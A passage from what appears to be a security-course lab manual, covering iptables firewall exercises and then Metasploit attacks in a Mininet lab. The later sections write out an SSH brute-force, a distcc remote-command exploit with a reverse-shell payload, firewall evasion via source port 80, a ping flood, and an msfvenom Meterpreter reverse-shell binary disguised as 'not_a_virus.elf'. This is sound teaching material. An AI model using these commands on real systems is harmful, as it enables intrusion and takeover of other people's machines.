IPtables uses the concept of "chain": each chain is a list of rules (to which it is associated a default policy) which can match a set of packets. Each rule specifies what to do with a packet that matches the rule. This is called a "target". Thus, a firewall rule specifies criteria for a packet, and a target. If the packet does not match a rule, the next one in the chain is the examined. To filter the IP packets, the following three types of chains can be configured:

- *INPUT*, contains the rules that must be applied to the IP packets addressed to the machine on which IPtables is installed.
- *OUTPUT*, contains the rules that must be applied to the IP packets that originate from the machine on which IPtables is installed.
- *FORWARD*, contains the rules that must be applied to the IP packets that are not either addressed or originated to/from the machine on which IPtables is installed, but to those packets that must be routed (forwarded) to a specific interface (if the IP forwarding setting is enabled).

Other chains could be created based on the operating scenario. IPtables can be configured with the command *iptables*; for further details, check out the manual pages using *man iptables*. The main commands are illustrated further below:

- the option *-P chain target* allows to set the default policy (e.g. ACCEPT/DROP) for a chain (INPUT, OUTPUT, FORWARD) to the target value (for further details on the *target* value, see the explanations below);
- the options *-A chain* and *-I chain* allow respectively to add a new rule at the end and at the beginning of the chain *chain*;
- the options *-D chain* and *-R chain* allow to delete and to replace respectively a rule (called also policy) in a chain, where the rule can be referred either as an index in the list of rules or via an IP address;
- the option *-F [chain]* flushes all the rules present in a specific chain (or all the chains in the table if a specific chain is not given). Pay attention: the default policy is not modified however;
- the option *-N chain* creates a new user-defined chain with the given name. There must be no target with that name already;
- the option *-X chain* deletes the user-defined chain *chain*.
- the options *-L* and *–list* [chain] list all rules in the selected chain. If no chain is selected, all chains are listed.
- the option *-h* give a (currently very brief) description of the command syntax.

When specifying a filtering rule, typically information about various parts of the IP packet are specified, such as the source or destination address, or the source and destination port. For this purpose, IPtables provides a series of commands (see the entire list with the command *man iptables*):

- *-s IP_source*, IP source address;
- *-d IP_dest*, IP destination address;
- *–sport port*, source port;
- *–dport port*, destination port;
- *-i interface*, name of a network interface over which a packet was received (INPUT chain);

- *-o interface*, name of a network interface over which a packet is going to be sent (OUTPUT chain);
- *-p proto*, the protocol of the packet to check. The specified protocol can be one of *tcp*, *udp*, *icmp*, or *all*, or it can be a numeric value, representing one of these protocols or a different one (a protocol name from /etc/protocols is also allowed).
- *-j action*, action to perform (the *target* in IPtables notation)
- *-y* or *–syn*, in case the option *-p tcp* is used, it identifies (only) the packets that have the flag SYN enabled;
- *–icmp-type type*, equivalent to *-p icmp, type* specifies the ICMP packet type;
- *-l*, enables the log of the result of a rule evaluation via syslog in */var/log/messages*.

The action to be performed, that is the *target* value in an *iptables* command, can take one the following values:

- *ACCEPT* means to accept the packet, or to let the packet pass through.
- *DROP* means to drop the packet and do not send any notification error.
- *REJECT* means also to drop the packet, but it sends back also an error packet in response to the matched packet: otherwise it is equivalent to DROP so it is a terminating TARGET, ending rule traversal; by default, a packet of type "ICMP port unreachable" is sent, nevertheless this can be changed by setting the option *–reject-with*;
- *QUEUE* means to pass the packet to userspace (if supported by the kernel);
- *RETURN* means stop traversing this chain and resume at the next rule in the previous (calling) chain. If the end of a built-in chain is reached or a rule in a built-in chain with target RETURN is matched, the target specified by the chain policy determines the fate of the packet.

Other valid targets are all the chains defined by the user.

6.1.1 Personal firewall

This exercise helps familiarising with the use of the command *iptables*, and explains afterwards how to configure a local packet filter, in order to protect a single machine.

Exercise Start the *simpleTopo.py* topology, and open the terminals of the hosts *alice* and *bob*.

First of all, Alice verifies the configuration of IPtables on her machine with the command:

```
alice> iptables -L -v -n
```

which is configured with the action *ACCEPT* on the chains *INPUT*, *OUTPUT* and *FORWARD*.

Alice starts the SSH and Apache2 services, and Bob verifies he can reach her via ping and via the services she enabled:

- pings Alice

```
bob> ping 10.0.0.1
```

- opens the Dillo browser and visits http://10.0.0.1
- connects through SSH to Alice using as password *mininet*

```
bob> ssh mininet@10.0.0.1
```

Now Alice wants to protect herself from external connections, so modification to the *INPUT* chain will be required. Before running the command to block all incoming packets, the following command is required in order to add a rule that allows the loopback connection, to let the X11 connection keep working:

```
alice> iptables -A INPUT -i lo -m comment --comment "
   ↪Allow loopback connections" -j ACCEPT
```

Then she blocks all incoming connections:

```
alice> iptables -P INPUT DROP
```

and Bob, using the same commands as before, verifies he can't reach Alice anymore.

Alice then enables all the ICMP traffic, by running:

```
alice> iptables -A INPUT -p icmp -j ACCEPT
```

and Bob verifies that now he can ping Alice again.

Then Alice allows the TCP input traffic towards the port 80:

```
alice> iptables -A INPUT -p tcp --dport 80 -j ACCEPT
```

and Bob verifies that he is now able to visit http://10.0.0.1.

Alice verifies again the configuration of IPtables on her machine issuing the same command as in the beginning of this exercise, looking at all the rules she added.

Next Alice allows the traffic on a port on which she has no active service, e.g. port 81:

```
alice> iptables -A INPUT -p tcp --dport 81 -j ACCEPT
```

Now Bob launches Wireshark and runs the following command:

```
bob> nmap -sT -Pn -n -p 22,80,81 -v 10.0.0.1
```

The result is that the port 80 is open, the port 81 is closed, while the port 22 is filtered. But how can Nmap differentiate between closed and filtered ports? Looking at the traffic on Wireshark, it is possible to see that Bob received from Alice a SYN-ACK packet for port 80 (thus Nmap detected it open) and he also received from her a RST-ACK packet for port 81, thanks to which Nmap detected that port as closed (since there is no running service on it), but since it didn't receive anything for port 22 (because of Alice's firewall rules) it signalled it as filtered.

Now Bob starts the Apache2 service and Alice tries to visit http://10.0.0.2 with Dillo, but she cannot reach the page. Looking again at Bob's captured traffic, it is possible to see that after

receiving the TCP SYN packet, Bob replies with a SYN-ACK packet which, however, is not directed to port 80, thus Alice, due to her firewall rules, drops it.

Alice can solve this in two ways:

1. Modify the authorisation policy to obtain the functionality of a "stateless" packet filter

   ```
   alice> iptables -A INPUT -p tcp -s 10.0.0.0/24 -j
     ↪ACCEPT
   ```

   which in this case accept all incoming TCP traffic from hosts belonging to her subnet.

2. Modify the authorisation policy to obtain the functionality of a "stateful" packet filter

   ```
   alice> iptables -A INPUT -p tcp -m state --state
     ↪ESTABLISHED -j ACCEPT
   ```

   which in this case allows incoming TCP packets, whose state is "ESTABLISHED" meaning that the packet is associated with a connection which has seen packets in both directions.

In order to test both commands, it is possible to delete a rule by first running:

```
alice> iptables -L --line-numbers
```

Check the number of the rule to delete, then run:

```
alice> iptables -D INPUT <rule_to_delete>
```

Lastly, to restore the authorisation policy of type "ACCEPT ALL" on Alice first set back the default policy of the INPUT chain to ACCEPT:

```
alice> iptables -P INPUT ACCEPT
```

and then remove all the rules created:

```
alice> iptables -F
```

Note: in a real environment running the two previous command in inverse order would still work fine, but since here in the Mininet VM a rule had to be added in order to allow the loopback connection, they must be executed in that specific order, otherwise the connection to the terminal would be lost.

6.1.2 Stateless packet filter

In this exercise one host (Chuck) will act as a firewall between the two other hosts (Alice and Bob), in particular, he will be configured to work as a stateless packet filter. A stateless firewall treats each network frame or packet individually. Such packet filters operate at the OSI Network Layer (layer 3) and function more efficiently because they only look at the header part of a packet. They do not keep track of the packet context such as the nature of the traffic. Such a firewall has no way of knowing if any given packet is part of an existing connection, is trying to establish a new connection, or is just a rogue packet. [30]

Note: in this exercise Alice and Bob will have to start the same services and test the connectivity between them, but remember that Mininet hosts share the PID space, thus if a service is running on one of the hosts, restarting it on another one by launching the command *service serviceName restart* will stop that service on the former host.

Exercise Start the *simpleTopo.py* topology with 3 hosts, and open the terminals of the hosts *alice*, *bob* and *chuck*.

Alice and Bob configure a routing rule each so that the packets addressed to each other will pass through Chuck. For this purpose, run:

```
alice> ip route add 10.0.0.2 via 10.0.0.3 dev alice-
   ↪eth0
bob> ip route add 10.0.0.1 via 10.0.0.3 dev bob-eth0
```

In order to act as a firewall, Chuck has to disable the sending of ICMP redirect packets, so packets will always pass through him, and to enable packet forwarding, otherwise he could not be able to forward received packets. He can do so by issuing the following commands:

```
chuck> echo 0 | tee /proc/sys/net/ipv4/conf/*/
   ↪send_redirects
chuck> echo 1 > /proc/sys/net/ipv4/ip_forward
```

Now check out that all the hosts can communicate among themselves, in particular, verify that the traffic exchanged between Alice and Bob passes effectively through Chuck. To do so, launch Wireshark on Chuck and make Alice and Bob ping each other.

Note: if Alice and Bob communicated before changing the routing rules or before disabling the sending of redirects packets on Chuck, run the following command to cancel the local route cache:

```
alice&bob> ip route flush cache
```

then try again.

Output traffic At this step, Chuck will apply an authorisation policy to allow Alice to navigate on any external web server: Alice will act as a client on the protected network and Bob will act as an external web server.

Bob starts the Apache2 and SSH services, while Chuck configures the following authorisation policy on the packet filter:

```
chuck> iptables -P FORWARD DROP
chuck> iptables -A FORWARD -p tcp -s 10.0.0.1 --dport
   ↪80 -j ACCEPT
chuck> iptables -A FORWARD -p tcp -d 10.0.0.1 --sport
   ↪80 -j ACCEPT
```

With these commands, the default policy of the FORWARD chain has been set to drop the packets, but two rules have been added to allow the forwarding of any packet coming from Alice address and directed to another host's port 80 and also of any packet originating from a host's source port 80 and directed to Alice address. This means that Alice can connect to the web server running on Bob (check this by running the Dillo browser with Alice and visiting http://10.0.0.2), including any other web server, but she cannot connect to Bob's SSH server, in fact running:

```
alice> ssh mininet@10.0.0.2
```

won't be work, since packets will not be forwarded.

On the other hand, Bob can connect both to a web server and an SSH server running on Alice as long he uses port 80 as source port.
To demonstrate this, Alice starts the Apache2 and SSH services, and Bob launches the following command:

```
bob> nmap -sS -Pn -n -p 22,80 10.0.0.1
```

in this case both ports will be filtered because the firewall (Chuck) will drop the packets, since they are directed towards 10.0.0.1 but not originating from port 80 (check by running Wireshark on Chuck and examining the packets). To bypass this problem, add an option to Nmap so that the scan originates from port 80:

```
bob> nmap -sS -Pn -n -p 22 10.0.0.1 --source-port 80
```

resulting in both ports having been correctly identified as open.

Now, in order to enable only the web connections from Alice towards any external user (any IP address), Chuck should drop the SYN packets directed to her with source port 80, and to do so he runs:

```
chuck> iptables -I FORWARD 2 -p tcp -d 10.0.0.1 --sport
   ↪ 80 --syn -j DROP
```

This rule is inserted before the one to accept all packets directed to Alice with source port 80, otherwise it would have matched all the SYN packets and accepted them. Now Bob scans Alice again with Nmap from port 80, but this time ports will be detected filtered. Restart the web server on Bob and check that Alice can still connect to it by visiting http://10.0.0.1.

Public service Now Chuck will apply an authorisation policy so that to allow remote access to Alice via SSH: Alice will act as SSH server on the protected network, and Bob will act as a remote client who is authorised to get access to Alice via SSH. Chuck runs:

```
chuck> iptables -A FORWARD -p tcp -d 10.0.0.1 --dport
   ↪22 -j ACCEPT
chuck> iptables -A FORWARD -p tcp -s 10.0.0.1 --sport
   ↪22 ! --syn -j ACCEPT
```

where the first rule accepts packets towards Alice destined to her port 22, while the second one accepts traffic originating from Alice's port 22, except for SYN packets (*!* –*syn* option).

Start the SSH service on Bob and check that Alice cannot connect to it running:

```
alice> ssh mininet@10.0.0.2
```

then start it on Alice and check that Bob can instead perform the connection:

```
bob> ssh mininet@10.0.0.1
```

Remote FTP service In this step, Chuck will apply an authorisation policy to allow remote access to Bob via FTP: Bob will run the FTP server on the protected network and Alice will act as remote client authorised to access the FTP service on Bob. The FTP protocol uses one port to establish the FTP connection (the port 21) and another port for the data transfer. Thus, it is necessary to have a set of rules to allow traffic for FTP connection establishment

and another set of rules for the data exchange, in particular, it is necessary to allow both the (control) connection towards the port 21 of Bob, as well as the data connection. The type of this "data connection" depends on whether we use the active mode or the passive mode of the FTP protocol:

- Active mode (figure 13): the client connects from a random unprivileged port (N > 1023) to the FTP server's command port, port 21. Then, the client starts listening to port N+1 and sends the FTP command PORT N+1 to the FTP server. The server will then connect back to the client's specified data port from its local data port, which is port 20. In this case, the firewall will not be able to restrict (filter) the traffic towards the client for any source port.
- Passive mode (figure 14): the client initiates both connections to the server, solving the problem of firewalls filtering the incoming data port connection to the client from the server. When opening an FTP connection, the client opens two random unprivileged ports locally (N > 1023 and N+1). The first port contacts the server on port 21, but instead of then issuing a PORT command and allowing the server to connect back to its data port, the client will issue the PASV command. The result of this is that the server then opens a random unprivileged port (P > 1023) and sends P back to the client in response to the PASV command. The client then initiates the connection from port N+1 to port P on the server to transfer data. [31]



Figure 13: Active FTP mode. 1) Client sends command *PORT 1027* to the server. 2) Server sends *ACK* to the client. 3) Server connects from its data port to the client's port 1027. 4) Client sends *ACK* to the server.

First Bob starts the FTP service and creates a file to later test the service:

```
bob> echo test > test.txt
```

Alice checks that she is unable to connect to the FTP server by running:



Figure 14: Passive FTP mode. 1) Client sends command *PASV* to the server. 2) Server replies with *PORT 2024* to the client. 3) Client initiates data connection from its data port to the server's port 2024. 4) Server sends *ACK* to the client.

```
alice> ftp 10.0.0.2
```

Now Chuck will add rules to allow traffic for the control connection from Alice towards the FTP control port:

```
chuck> iptables -A FORWARD -p tcp -s 10.0.0.1 --dport
   ↪ftp -j ACCEPT
```

and to accept the return traffic from Bob with source port FTP (except for SYN packets):

```
chuck> iptables -A FORWARD -p tcp -s 10.0.0.2 ! --syn
   ↪--sport ftp -j ACCEPT
```

At this point Alice is able to connect to the FTP service by running the same command as above and logging using *mininet* both as username and password, but issuing:

```
alice-ftp> get
```

and giving *test.txt* as remote file name and any other name as local file name will show that she cannot download that file since no rules were added to the firewall in order to allow that traffic.

Next, Chuck will add policies to allow the data exchange, starting from the active mode:

```
chuck> iptables -A FORWARD -p tcp -s 10.0.0.2 --sport
   ↪ftp-data -d 10.0.0.1 --dport 1024: -j ACCEPT
chuck> iptables -A FORWARD -s 10.0.0.1 -p tcp ! --syn
   ↪--sport 1024: -d 10.0.0.2 --dport ftp-data -j
   ↪ACCEPT
```

allowing any traffic coming from the FTP data port (port 20) of Bob and directed towards Alice from port 1024 onwards and vice versa (except for SYN packets).

Alice now tries downloading the file *test.txt* again, being actually able to do so.

Note: since Mininet hosts share the home directory, when prompted for the local file name by the FTP client, give a different name than the downloaded file, otherwise the original one would just get overwritten.

Then, to make it also work in passive mode, Chuck add the following rules:

```
chuck> iptables -A FORWARD -p tcp -s 10.0.0.1 --sport
   ↪1024: -d 10.0.0.2 --dport 1024: -j ACCEPT
chuck> iptables -A FORWARD -s 10.0.0.2 -p tcp ! --syn
   ↪--sport 1024: -d 10.0.0.1 --dport 1024: -j ACCEPT
```

which allow any traffic coming from Alice from port 1024 or higher towards Bob port 1024 or higher and vice versa (except for SYN packets). To check that now also passive mode works, right before trying downloading the *test.txt* file, Alice runs:

```
alice-ftp> passive
```

and then proceeds downloading the file as before.

ICMP traffic Chuck will now apply authorisation policies in order to enable the ICMP traffic from and to Alice.

First check that Alice and Bob are not able to ping each other, then Chuck issues:

```
chuck> iptables -A FORWARD -p icmp -s 10.0.0.1 --icmp-
   ↪type echo-request -j ACCEPT
chuck> iptables -A FORWARD -p icmp -d 10.0.0.1 --icmp-
   ↪type echo-reply -j ACCEPT
chuck> iptables -A FORWARD -p icmp -d 10.0.0.1 --icmp-
   ↪type echo-request -j ACCEPT
chuck> iptables -A FORWARD -p icmp -s 10.0.0.1 --icmp-
   ↪type echo-reply -j ACCEPT
```

which enables the forwarding of ICMP echo request and echo reply messages directed to and originating from Alice. Now check that Alice and Bob are able to ping each other. It is important to not allow any ICMP traffic because of the various vulnerabilities it would introduce, like for example ICMP redirect attacks, information leakage and smurf attack. For a list of types of ICMP messages, run:

```
chuck> iptables -p icmp -h
```

6.1.3 Stateful packet filter

In this exercise one host (Chuck) will act as a firewall between the two other hosts (Alice and Bob), in particular he will be configured to work as a stateful packet filter. A stateful firewall keeps track of the state of network connections (such as TCP streams or UDP communication) and is able to hold significant attributes of each connection in memory. These attributes are collectively known as the state of the connection, and may include such details as the IP addresses and ports involved in the connection and the sequence numbers of the packets traversing the connection. Stateful inspection monitors incoming and outgoing packets over time, as well as the state of the connection, and stores the data in dynamic state tables. This cumulative data is evaluated, so that filtering decisions would not only be based on administrator-defined rules, but also on context that has been built by previous connections as well as previous packets belonging to the same connection. [30]

Exercise Start the *simpleTopo.py* topology with 3 hosts, and open the terminals of the hosts *alice*, *bob* and *chuck* and follow the same configuration of the exercise 6.1.2 till the paragraph Output traffic included.

Bob launches the following command:

```
bob> nmap -sA -Pn -n -p 22,25 10.0.0.1 --source-port 80
```

where the *-sA* option performs a TCP ACK scan, which only detects if ports are filtered or not by the firewall. The result shows that both ports are unfiltered, and this is correct considering the filtering rule enabling the return traffic toward Alice, but this is a problem because it is against the authorisation policy (since Alice should be able to contact external web servers, but not vice)and also because Bob could construct a map of the internal network, e.g. a TCP FIN scan.

In order to solve this issue, first flush all the rules from the forward chain:

```
chuck> iptables -F FORWARD
```

then add the following rules:

```
chuck> iptables -A FORWARD -p tcp -s 10.0.0.1 --dport
   ↪80 --syn -j ACCEPT
chuck> iptables -A FORWARD -m state --state ESTABLISHED
   ↪,RELATED -j ACCEPT
```

where the first enables the forwarding of all the TCP SYN packets coming from Alice and directed towards a port 80, while the second uses stateful functionality, accepting all the packets belonging to an already established connection or related to it.

The advantages of this solution are that no traffic is statically enabled toward Alice and that the traffic is dynamically enabled on request (towards precise destinations, i.e. IP addresses).

Lastly, by enabling the Apache2 service once at time on both hosts, check that with these rules, Alice can connect to any external web server, while Bob cannot connect to Alice's web server.

Bandwidth limitation Now Chuck flushes the current rules again:

```
chuck> iptables -F FORWARD
```

and implements the same rules added in the paragraph ICMP traffic of the exercise 6.1.2.

Alice issues the following command to check the system load average:

```
alice> uptime
```

which shows in order the current time, how long the system has been running, how many users are currently logged on, and the system load averages for the past 1, 5, and 15 minutes.

Now Alice launches Wireshark and Bob run the following command:

```
bob> ping 10.0.0.1 -f
```

On Wireshark, it is possible to see that Alice is flooded (that is the meaning of the *-f* option) with ping requests, to which she also answers back. While being flooded Alice runs the *uptime* command again and check that her average is significantly higher.

In order to patch this vulnerability, Chuck first deletes the rule accepting echo requests packet having as destination address the IP of Alice:

```
chuck> iptables -L --line-numbers
chuck> iptables -D FORWARD <rule_to_delete>
```

and then adds a new rule:

```
chuck> iptables -A FORWARD -p icmp -d 10.0.0.1 --icmp-
   ↪type echo-request -m limit --limit 20/minute --
   ↪limit-burst 1 -j ACCEPT
```

which accept at maximum 20 echo request per minute (distributed uniformly, that is one each 3 seconds). The advantages of this solution are avoiding that the ICMP traffic consumes the bandwidth, e.g. it prevents simple Denial of Service (DOS) attacks, in fact if Bob now tries ping flooding Alice again, on Wireshark it will be visible that the packet received by her will be severely limited.

7 Metasploit framework

DISCLAIMER

Some of the operations described in this section are illegal and are liable to prosecution. The purpose of this document is to present the actions (and tools) just for didactic purpose. Readers are required to try the attacks only on the Mininet VM, towards the computers located in the laboratory dedicated to the course "Computer system security", or towards the computers they own. The author of this document declines any responsibility for actions performed by the participants of this exercises in violation of this policy.

The Metasploit Project is an open source project that provides a public resource for researching security vulnerabilities and developing code that allows a network administrator to break into his own network to identify security risks and document which vulnerabilities need to be addressed first. The Metasploit Project offers penetration (pen) testing software and provides tools for automating the comparison of a program's vulnerability and its repaired (patched) version, also Anti-forensic and advanced evasion tools are offered.

The Metasploit Project best-known creation is the Metasploit Framework, which is a software platform for developing, testing, and executing exploits. It can be used to create security testing tools and exploit modules and also as a penetration testing system. [20]

The msfconsole is probably the most popular interface to the Metasploit Framework (MSF). It provides an "all-in-one" centralized console and allows efficient access to virtually all of the options available in the MSF and can be launched with the command *msfconsole*.

The main components of the MSF are the exploits, which are pieces of code written to take advantage of particular vulnerabilities, and they can either be active, meaning that they will exploit a specific host, run until completion, and then exit, or passive, which wait for incoming hosts and exploit them as they connect (running *show exploits* in the msfconsole, will show all the available exploits). An exploit can be attached with various payloads, which is the code that runs once the victim is exploited, and they can be Singles, which are self-contained and completely standalone, Stagers, which setup a network connection between the attacker and victim and are designed to be small and reliable, and Stages, which are payload components that are downloaded by Stagers modules.

In order to launch an exploit, first use the command *use exploit/operating_system/type/exploit_name*, then configure all its options that can be analysed by using:

- *show options*: show a list of all the options currently set for the exploit;
- *show targets*: show a list of all the targets for which the selected exploit is intended;
- *show payloads*: show a list of all the payloads supported by the selected exploit;
- *show advanced*: show a list of advanced options available for the selected exploit;
- *show info*: show information about the selected exploit;

and that can be set by using *set OPTION value*. Lastly, to launch the exploit run *exploit*.

The Metasploit Framework includes hundreds of auxiliary modules that perform scanning, fuzzing (technique used to detect errors or vulnerabilities in software), sniffing, and much more.

Although these modules will not provide a shell, they are extremely valuable when conducting a penetration test. [21]

Note: in the following exercises when observing the CPU usage of a host, the content of the file */sys/fs/cgroup/cpuact/hostName/cpuacct.usage* will be examined, which contains the total CPU time, in nanoseconds, consumed by the selected host. Standard ways to measure CPU usage, like *top*, *uptime*, etc., will not give useful information since they refer to the whole system and not just the single host on which they are run.

Configuration Issue the following commands to install required packages:

```
vm> sudo apt-get install nmap
vm> sudo apt-get install curl
vm> curl https://raw.githubusercontent.com/rapid7/
   ↪metasploit-omnibus/master/config/templates/
   ↪metasploit-framework-wrappers/msfupdate.erb >
   ↪msfinstall && chmod a+rwx msfinstall && ./
   ↪msfinstall
vm> sudo apt-get install distcc
vm> sudo apt-get install apache2
vm> sudo apt-get install chromium-browser
```

7.1 Obtaining a shell

Many attacks and vulnerabilities are used to obtain a shell, possibly with administrative rights, on the victim's machine, in order to take control of the system.

7.1.1 SSH Login Check Scanner

Metasploit will be used to perform a brute force attack on an SSH server, after discovering it is active using Nmap. The framework will try all the possible combination of the usernames and passwords contained in the files provided, which are commonly chosen by the average user.

Exercise Start the *simpleTopo.py* topology, and open the terminals of the hosts *alice* and *bob*.

Alice activates the SSH service, launches Wireshark, and creates a new user, issuing:

```
alice> adduser admin
```

and since she is an inexperienced user, she sets*admin* also as password (the user information are not mandatory to fill).

Bob launches the Metasploit console by issuing:

```
bob> msfconsole
```

Then, from the console, he first scans his victim with Nmap:

```
bob-msf> nmap -sS 10.0.0.1
```

and finds out her SSH port is open. Now he selects the module used for testing SSH logins:

```
bob-msf> use auxiliary/scanner/ssh/ssh_login
```

and sets the victim IP, and the files containing usernames and passwords to try (for this exercise files of few words have been used in order to shorten the duration of the attack, but it is possible to obtain more exhaustive ones at [22]):

```
bob-msf auxiliary(...)> set RHOSTS 10.0.0.1
bob-msf auxiliary(...)> set USER_FILE mn_security/
   ↪user_pass_lists/usernames.txt
bob-msf auxiliary(...)> set PASS_FILE mn_security/
   ↪user_pass_lists/passwords.txt
```

Lastly, he launches the exploit, by running:

```
bob-msf auxiliary(...)> exploit
```

On Alice's Wireshark it is possible to observe all the SSH requests made by Bob, while after few time, on his terminal, a valid username and password combination appears, that he can now use to SSH into Alice's machine.

7.1.2 DistCC Daemon

In this exercise, a vulnerability present in the DistCC tool, which is used to speed up the compilation of source code by using a distributed computing over a computer network, will be exploited to obtain an SSH shell on the victim.

Exercise Start the *simpleTopo.py* topology, and open the terminals of the hosts *alice* and *bob*.

Alice starts the DistCC tool by issuing:

```
alice> distccd --daemon --allow 10.0.0.0/24
```

Note: in earlier versions of the DistCC tool, the *–allow* option, which indicates the IPs from which accepting connections, was not mandatory, making the vulnerability far more dangerous.

Bob launches the Metasploit console, and scans Alice first 4000 ports, trying to find any vulnerable spot:

```
bob> msfconsole
bob-msf> nmap -sS -sV -p 1-4000 10.0.0.1
```

Finding that Alice is running the DistCC tool, he selects the exploit to use and sets its options:

```
bob-msf> use exploit/unix/misc/distcc_exec
bob-msf exploit(...)> set PAYLOAD cmd/unix/reverse
bob-msf exploit(...)> set RHOST 10.0.0.1
bob-msf exploit(...)> set LHOST 10.0.0.2
```

and finally launches the attack:

```
bob-msf exploit (...)> exploit
```

gaining an SSH shell into Alice's Machine.

7.1.3 Meterpreter

Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more.
It works in the following way:

- The target executes the initial stager. This is usually one of bind, reverse, findtag, passivex, etc.
- The stager loads the DLL prefixed with Reflective. The Reflective stub handles the loading/injection of the DLL.
- The Metepreter core initialises, establishes a TLS/1.0 link over the socket and sends a GET. Metasploit receives this GET and configures the client.
- Lastly, Meterpreter loads extensions. It will always load stdapi and will load priv if the module gives administrative rights. All of these extensions are loaded over TLS/1.0 using a TLV protocol.

Meterpreter is designed to be stealthy, in fact:

- Meterpreter resides entirely in memory and writes nothing to disk.
- No new processes are created as Meterpreter injects itself into the compromised process and can migrate to other running processes easily.
- By default, Meterpreter uses encrypted communications.
- All of these provide limited forensic evidence and impact on the victim machine.

Meterpreter is also extensible since features can be augmented at runtime and are loaded over the network. [23]

Msfvenom, which is a tool able to generate payloads in various formats and encode them using various encoder modules, will first be used to generate the file to "infect" the victim, then a Meterpreter session will be opened.

Exercise Start the *simpleTopo.py* topology, and open the terminals of the hosts *alice* and *bob*.

Bob first uses Msfvenom to create the payload that will be used to infect the victim:

```
bob> msfvenom -a x86 --platform linux -p linux/x86/
   ↪meterpreter/reverse_tcp LHOST=10.0.0.2 LPORT=5555 -
   ↪f elf > not_a_virus.elf
```

which is directed towards x86 Linux machines and once run, it will try to connect to 10.0.0.2:5555 (the attacker's machine) and open a Meterpreter session through a reverse shell, i.e. a shell whose connection is started from the target.

Bob then moves the file to the html folder:

```
bob> mv not_a_virus.elf /var/www/html
```

and starts the Apache2 server. Bob now launches the Metasploit framework and selects the exploit to use:

```
bob> msfconsole
bob-msf> use exploit/multi/handler
```

and lastly sets its options and launches the exploit:

```
bob-msf exploit(...)> set PAYLOAD linux/x86/meterpreter
   ↪/reverse_tcp
bob-msf exploit(...)> set LHOST 10.0.0.2
bob-msf exploit(...)> set LPORT 5555
bob-msf exploit(...)> exploit
```

At this point, Bob manages somehow in convincing Alice to download the file:

```
alice> wget http://10.0.0.2/not_a_virus.elf
```

Then she gives execution permissions to the downloaded file and executes it:

```
alice> chmod a+x not_a_virus.elf
alice> ./not_a_virus.elf
```

On Bob's terminal it is possible to see that a Meterpreter session opened and at this point, the commands Meterpreter offers are countless (run *help* to get a full list), but among the most important there are:

- *sysinfo*, to obtain information about the target system.
